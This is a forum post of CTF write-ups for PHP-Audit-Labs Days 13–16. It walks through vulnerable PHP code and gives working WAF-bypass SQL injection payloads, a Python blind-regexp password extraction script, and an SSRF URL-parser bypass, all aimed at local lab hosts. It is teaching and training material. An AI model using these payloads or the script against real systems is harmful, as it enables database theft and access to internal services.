[红日安全]PHP-Audit-Labs题解之Da13-16

红日安全 / 2018-11-08 07:01:00 / 浏览数 3521 安全技术 漏洞分析 顶(0) 踩(0)


Day-13题解(By l1nk3r)

题目如下：


```php
<?php
require 'db.inc.php';
  function dhtmlspecialchars($string) {
      if (is_array($string)) {
          foreach ($string as $key => $val) {
              $string[$key] = dhtmlspecialchars($val);
          }
      }
      else {
          $string = str_replace(array('&', '"', '<', '>', '(', ')'),
          array('&amp;', '&quot;', '&lt;', '&gt;', ' (', ') '), $string);
          if (strpos($string, '&amp;#') !== false) {
              $string = preg_replace('/&amp;((#(\d{3,5}|x[a-fA-F0-9]{4}))
              ;)/', '&\\1', $string);
          }
      }
      return $string;
  }
  function dowith_sql($str) {
      $check = preg_match('/select|insert|update|delete|\'|\/\*|\*|\.\.\/
      |\.\/|union|into|load_file|outfile/is', $str);
      if ($check) {
          echo "非法字符!";
          exit();
      }
      return $str;
  }
  // 经过第一个waf处理
  foreach ($_REQUEST as $key => $value) {
      $_REQUEST[$key] = dowith_sql($value);
  }
  // 经过第二个WAF处理
  $request_uri = explode("?", $_SERVER['REQUEST_URI']);
  if (isset($request_uri[1])) {
      $rewrite_url = explode("&", $request_uri[1]);
      foreach ($rewrite_url as $key => $value) {
          $_value = explode("=", $value);
          if (isset($_value[1])) {
              $_REQUEST[$_value[0]] = dhtmlspecialchars(addslashes($_value[1]));
          }
      }
  }
  // 业务处理
  if (isset($_REQUEST['submit'])) {
      $user_id = $_REQUEST['i_d'];
      $sql = "select * from ctf.users where id=$user_id";
      $result=mysql_query($sql);
      while($row = mysql_fetch_array($result))
      {
          echo "<tr>";
          echo "<td>" . $row['name'] . "</td>";
          echo "</tr>";
      }
  }
?>

```


在做Day13之前，我们先来了解一些需要用到的基础知识。

- 对于传入的非法的 $_GET 数组参数名，PHP会将他们替换成 下划线 。经过fuzz，有以下这些字符：



- 当我们使用HPP（HTTP参数污染）传入多个相同参数给服务器时，PHP只会接收到后者的值。（这一特性和中间件有关系）



- 通过 $_SERVER['REQUEST_URI'] 方式获得的参数，并不会对参数中的某些特殊字符进行替换。

这里的代码中有两个waf。

第一个WAF在代码 第29行-第30行 ，这里面采用了 dowith_sql() 函数，跟进一下 dowith_sql() 函数，该函数主要功能代码在 第19-第26行 ，如果 $_REQUEST 数组中的数据存在 select|insert|update|delete 等敏感关键字或者是字符，则直接 exit() 。如果不存在，则原字符串返回。

```php
function dowith_sql($str) {
    $check = preg_match('/select|insert|update|delete|\'|\/\*|\*|\.\.\/
    |\.\/|union|into|load_file|outfile/is', $str);
    if ($check) {
        echo "非法字符!";
        exit();
    }
    return $str;
}
// 经过第一个waf处理
foreach ($_REQUEST as $key => $value) {
    $_REQUEST[$key] = dowith_sql($value);
}
```


而第二个WAF在代码 第33行-第39行 ，这部分代码通过 $_SERVER['REQUEST_URI'] 的方式获取参数，然后使用 explode 函数针对 & 进行分割，获取到每个参数的参数名和参数值。然后针对每个参数值调用 dhtmlspecialchars() 函数进行过滤。

```php
// 经过第二个WAF处理
$request_uri = explode("?", $_SERVER['REQUEST_URI']);
if (isset($request_uri[1])) {
    $rewrite_url = explode("&", $request_uri[1]);
    foreach ($rewrite_url as $key => $value) {
        $_value = explode("=", $value);
        if (isset($_value[1])) {
            $_REQUEST[$_value[0]] = dhtmlspecialchars(addslashes($_value[1]));
        }
    }
}
```


跟进一下 dhtmlspecialchars() 函数，发现其相关功能代码在 第3行-第14行 ，这个函数主要功能是针对 '&', '"', '<', '>', '(', ')' 等特殊字符进行过滤替换，最后返回替换后的内容。从 第44行和第45行 的代码中，我们可以看到这题的参数都是通过 REQUEST 方式获取。我们可以先来看个例子：


```php
<?php
var_dump($_REQUEST);
$request_uri = explode( delimiter: "?", $_SERVER['REQUEST_URI']);
if (isset($request_uri[1])) {
    $rewrite_url = explode( delimiter: "&", $request_uri[1]);
    foreach ($rewrite_url as $key => $value) {
        $_value = explode( delimiter: "=", $value);
        if (isset($_value[1])) {
            $_REQUEST[$_value[0]] = addslashes($_value[1]);
        }
    }
}
var_dump($_REQUEST);
?>
```

127.0.0.1/test.php?i_d=select&i.d=2

```
/Applications/MxSrvs/www/test.php:2:
array (size=1)
  'i_d' => string '2' (length=1)

/Applications/MxSrvs/www/test.php:13:
array (size=2)
  'i_d' => string 'select' (length=6)
  'i.d' => string '2' (length=1)
```


第一次 $_REQUEST 仅仅只会输出 i_d=2 的原因是因为php自动将 i.d 替换成了 i_d 。而根据我们前面说的第二个特性，PHP取最后一个参数对应的值，因此第一次 $_REQUEST 输出的是2。


第二次 $_REQUEST 会输出 i_d=select&i.d=2 是因为 \$_SERVER['REQUEST_URI'] 并不会对特殊的符号进行替换，因此结果会原封不动的输出。所以这题的payload可以根据下面这个思维导图进行构造：



- 我们通过页面请求 i_d=padyload&i.d=123 。
- 当数据流到达第一个WAF时，php会将参数中的某些特殊符号替换为下划线。因此便得到了两个 i_d ，所以此时的payload变成了 i_d=payload&i_d=123 。
- 前面我们介绍了，如果参数相同的情况下，默认 第二个参数传入的值 会覆盖 第一个参数传入的值 。因此此时在第一个WAF中 i_d=123 ，不存在其他特殊的字符，因此绕过了第一个WAF。
- 当数据流到达进入到第二个WAF时，由于代码是通过 $_SERVER['REQUEST_URI'] 取参数，而我们前面开头的第三个知识点已经介绍过了 $_SERVER['REQUEST_URI'] 是不会将参数中的特殊符号进行转换，因此这里的 i.d 参数并不会被替换为 i_d ，所以此时正常来说 i.d 和 i_d 都能经过第二个WAF。
- 第二个WAF中有一个 dhtmlspecialchars() 函数，这里需要绕过它，其实很好绕过。绕过之后 i_d=payload&i.d=123 便会进入到业务层代码中，执行SQL语句，由于这里的SQL语句采用拼接的方式，因此存在SQL注入。

因此最后payload如下：

```
http://127.0.0.1/index.php?submit=&i_d=-1/**/union/**/select/**/1,flag,3,4/**/from/**/ctf.users&i.d=123
```



hrctf{R3qu3st_Is_1nterEst1ng}


Day14题解：(By 七月火)

这次的CTF题目考察的是一个SQL注入问题，且解法有两种（PHP版本为5.2.x）。我们先来看一下整个网站的框架。

```
www                 ■■■■■■
■■css               ■■css■■■■
■■image             ■■■■■■
■■config.php        ■■mysql■■■■■
■■content.php       ■■■■■■
■■do.php            ■■■■
■■function.php      ■■■■■■
■■global.php        ■■■■■■
■■index.php         ■■■■
■■login.php         ■■■■
■■logout.php        ■■■■
■■register.php      ■■■■
■■waf.php           WAF■■
```

在观察程序的过程中，我们明显发现 content.php 文件中存在 变量覆盖 和 SQL注入 漏洞。但是在程序开头，引入了全局过滤文件 global.php ，我们这里还要看看它是如何进行过滤的。

```php
// content.php
<?php
include './global.php';
extract($_REQUEST);

$sql = "select * from test.content where id=$message_id";
$arr = select($sql);


?>
```



从下面的图片中，我们可以明显看到程序对 GET 、 POST 、 COOKIES 三种数据处理方式不一样。下面，我们分别来看这两种解法。

```php
// waf.php
<?php
foreach ($_GET as $key => $value) {
    if ($key != "username"&&strstr($key, "password") == false) {
        $_GET[$key] = filtering($value);
    }
}
foreach ($_POST as $key => $value) {
    if ($key != "username"&&strstr($key, "password") == false) {
        $_POST[$key] = filtering($value);
    }
}
foreach ($_REQUEST as $key => $value) {
    if ($key != "username"&&strstr($key, "password") == false) {
        $_REQUEST[$key] =  ($value);
    }
}
........
foreach ($_POST as $key => $value) {
    $_POST[$key] = safe_str($value);
    $_GET[$key] = dhtmlspecialchars($value);
}
foreach ($_COOKIE as $key => $value) {
    $_COOKIE[$key] = safe_str($value);
    $_GET[$key] = dhtmlspecialchars($value);
}

?>
```


解法一

可以通过 GET 或 POST 向 content.php 文件传递如下 payload 获取flag：

```
message_id=-1/*%00*/union/**/select/**/1,flag,3,4/**/from/**/flag
```

如果是 GET 方式传递数据的话，数据会经过 filtering 函数过滤，而在 filtering 函数中，开头的 eregi 检测，我们又可以使用 %00 截断绕过，但是下方还有循环替换恶意字符的代码，这里无法绕过。 filtering 函数代码如下：

```php
// function.php
function filtering($str) {
    $check=eregi('select|insert|update|delete|\'|\/\*|\*|\.\.\/|\.\/|
                  union|into|load_file|outfile', $str);
    if($check)
    {
        echo "非法字符!!!";
        exit();
    }

    $newstr="";
    while($newstr!=$str){
        $newstr=$str;
        $str = str_replace("script", "", $str);
        $str = str_replace("execute", "", $str);
        $str = str_replace("update", "", $str);
        $str = str_replace("master", "", $str);
        $str = str_replace("truncate", "", $str);
        $str = str_replace("declare", "", $str);
        $str = str_replace("select", "", $str);
        $str = str_replace("create", "", $str);
        $str = str_replace("delete", "", $str);
        $str = str_replace("insert", "", $str);
        $str = str_replace("\'", "", $str);

    }
    return $str;
}
```

循环替换掉恶意字符、单词

也就是说我们的 payload 经过 filtering 函数处理后变成了下面这样（ select 被过滤掉了 ）：

```
-1/*%00*/union/**//**/1,flag,3,4/**/from/**/flag
```


当我们继续看代码时，会发现下面的代码又把 message_id 变量的值还原了。因为 content.php 文件中有代码： `extract($_REQUEST)` ，所以这里也就造成了注入。

```php
// waf.php
$request_uri = explode("?", $_SERVER['REQUEST_URI']);
if (isset($request_uri[1])) {
    $rewrite_url = explode("&", $request_uri[1]);
    foreach ($rewrite_url as $key => $value) {
        $_value = explode("=", $value);
        if (isset($_value[1])) {
            $_REQUEST[$_value[0]] = dhtmlspecialchars(addslashes($_value[1]));
        }
    }
}
```


那如果是 POST 方式传送数据，会先经过 filtering 函数处理，然后经过 safe_str 函数。 safe_str 函数主要用了 addslashes 函数过滤数据，可以发现对我们的 payload 并没有影响。 safe_str 函数代码如下：

```php
// waf.php
function safe_str($str){
    if(!get_magic_quotes_gpc()) {
        if( is_array($str) ) {
            foreach($str as $key => $value) {
                $str[$key] = safe_str($value);
            }
        }else{
            $str = addslashes($str);
        }
    }
    return $str;
}
```

这里能进行注入的原因，主要是因为超全局数组 $_REQUEST 中的数据，是 $_GET 、 $_POST 、 $_COOKIE 的合集，而且数据是复制过去的，并不是引用。所以对 $_GET 、 $_POST 处理并不会影响 $_REQUEST 中的数据。




解法二

第二种解法是通过 COOKIE 的方式进行解题。我们会发现程序对 COOKIE 数据的处理方式，明显和处理 $_GET 、 $_POST 的方式不一样。对 COOKIE 数据的处理方式具体如下：

```php
// waf.php
foreach ($_COOKIE as $key => $value) {
    $_COOKIE[$key] = safe_str($value);
    $_GET[$key] = dhtmlspecialchars($value);
}

// function.php
function safe_str($str){
    if(!get_magic_quotes_gpc()) {
        if( is_array($str) ) {
            foreach($str as $key => $value) {
                $str[$key] = safe_str($value);
            }
        }else{
            $str = addslashes($str);
        }
    }
    return $str;
}
```

payload 为：message_id=0 union select 1,2,flag,4 from flag 现在连 eregi 函数都不用绕了。




Day15题解：(By 七月火)

Day15的CTF考察的还是绕过WAF进行SQL注入，具体题目如下：

```php
<?php
include "./config.php";
include "./flag.php";
error_reporting(0);

$black_list = "/admin|guest|limit|by|substr|mid|like|or|char|union|select|greatest|%00|\'|";
$black_list .= "=|_| |in|<|>|-|chal|_|\.|\(\)|#|and|if|database|where|concat|insert|having|sleep/i";
if(preg_match($black_list, $_GET['user'])) exit(":P");
if(preg_match($black_list, $_GET['pwd'])) exit(":P");

$query="select user from users where user='$_GET[user]' and pwd='$_GET[pwd]'";
echo "<h1>query : <strong><b>{$query}</b></strong><br></h1>";
$result = $conn->query($query);
if($result->num_rows > 0){
    $row = $result->fetch_assoc();
    if($row['user']) echo "<h2>Welcome {$row['user']}</h2>";
}

$result = $conn->query("select pwd from users where user='admin'");
if($result->num_rows > 0){
    $row = $result->fetch_assoc();
    $admin_pass = $row['pwd'];
}

if(($admin_pass)&&($admin_pass === $_GET['pwd'])){
    echo $flag;
}
highlight_file(__FILE__);
?>
```

我们可以看到 第25-26行 ，只要我们知道 Admin 用户的密码，就能拿到flag。在 第11行 处 $_GET[user] 和 $_GET[pwd] 两个变量可控，存在SQL注入。再看 第6-7行 ，当中过滤了 # 、 - 号，那么我们就无法进行常规的注释，但是我们可以用 ;%00 来进行注释。 $black_list
还过滤了很多字符串截取函数，这里我们可使用 regexp 来解决。最终我们的payload如下：

```
http://localhost/CTF/?user=\&pwd=||1;%00
■■SQL■■■■
select user from users where user='\' and pwd='||1;'
■■■■
select user from users where user='xxxxxxxxxxx'||1#
```



根据以上分析，我们可以写出如下python程序：


```
import string
import requests
import re
char_set = '0123456789abcdefghijklmnopqrstuvwxyz_'
pw = ''
while 1:
   for ch in char_set:
       url = 'http://localhost/CTF/?user=\\&pwd=||pwd/**/regexp/**/"^%s";%%00'
       r = requests.get(url=url%(pw+ch))
       if 'Welcome Admin' in r.text:
           pw += ch
           print(pw)
           break
   if ch == '_': break
r = requests.get('http://localhost/CTF/?user=&pwd=%s' % pw)
print(re.findall('HRCTF{\S{1,50}}',r.text)[0])
```

Day16题解：(By 七月火)

Day16的CTF考察的是 SSRF漏洞 ， flag 只有通过 127.0.0.1 的IP去请求 flag.php 文件，才能获得flag。具体题目如下：


```php
<?php
function check_inner_ip($url)
{
    $match_result=preg_match('/^(http|https)?:\/\/.*(\/)?.*$/',$url);
    if (!$match_result){
        die('url fomat error1');
    }
    try{
        $url_parse=parse_url($url);
    }
    catch(Exception $e){
        die('url fomat error2');
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24
      || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>16 == $int_ip>>16
      || ip2long('0.0.0.0')>>24 == $int_ip>>24;
}

function safe_request_url($url)
{
    if (check_inner_ip($url)){
        echo $url.' is inner ip';
    }
    else{
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        $output = curl_exec($ch);
        $result_info = curl_getinfo($ch);
        if ($result_info['redirect_url']){
            safe_request_url($result_info['redirect_url']);
        }
        curl_close($ch);
        var_dump($output);
    }
}

$url = $_POST['url'];
if(!empty($url)){
    safe_request_url($url);
}
else{
    highlight_file(__file__);
}
//flag in flag.php
?>
```


可以看到程序对用户传来的数据，会先使用 safe_request_url 函数对URL的合法性进行判断。而在 safe_request_url 函数中，使用 check_inner_ip 函数判断用户请求的IP是否为内部IP地址，如果是，则拒绝该请求；否则使用curl进行请求，并将请求结果进行输出。对于这一知识点，我们可以参考这篇文章：[us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages]



我们可以利用URL解析器之间的差异处理，构造如下 payload ：

```
curl -d "url=http://foo@localhost:80@www.freebuf.com/flag.php" "http://■■IP/"
```



点击收藏 | 0 关注 | 1

上一篇：CVE-2018-15421溢出漏... 下一篇：CVE-2018-15421溢出漏...

1. 2 条回复

ryweer 2018-11-13 10:20:33

想学白盒，大佬们有交流的群吗

0 回复Ta

红日安全 2018-11-21 11:10:51

@ryweer 抱歉，暂时没有精力维护交流群

0 回复Ta

登录 后跟帖

先知社区

